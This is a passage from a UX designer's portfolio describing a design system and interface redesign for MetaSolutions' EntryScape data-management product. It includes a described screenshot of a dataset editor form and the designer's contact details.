
Provide a design system and library of components which developers can use to ensure consistency across different product services. Optimise layouts and simplify user flows to increase productivity and make a complex product easier to understand and more intuitive and fun to use by providing a better user interface design.

Outcomes

The redesign was met with positive feedback received from customers and the design library is still in use today to develop new features with minimal design input.

MetaSolutions (Internetstiftelse)

EntryScape



The screenshot shows the 'Skidspår i kommunen - Editor' form. The form has two main sections: 'Time Period (optional)' and 'BoundingBox (optional)'. The 'Time Period' section contains three rows of date pickers for 'Start' and 'End' dates, each with a 'Date' dropdown and a 'Time Period' button. The 'BoundingBox' section contains two rows of map pickers, each with a map view and a 'North' dropdown. The form is titled 'Skidspår i kommunen - Editor' and has a 'Save' button at the bottom right.

Landing page and one of the forms for managing the content of a dataset



Portfolio of Martin Huber

mh@aevodesign.com

+46 72-741 82 19

www.linkedin.com/in/martin-huber-75359235/

If you're interested in more details of some selected work in this portfolio, please visit portfolio.aevodesign.com

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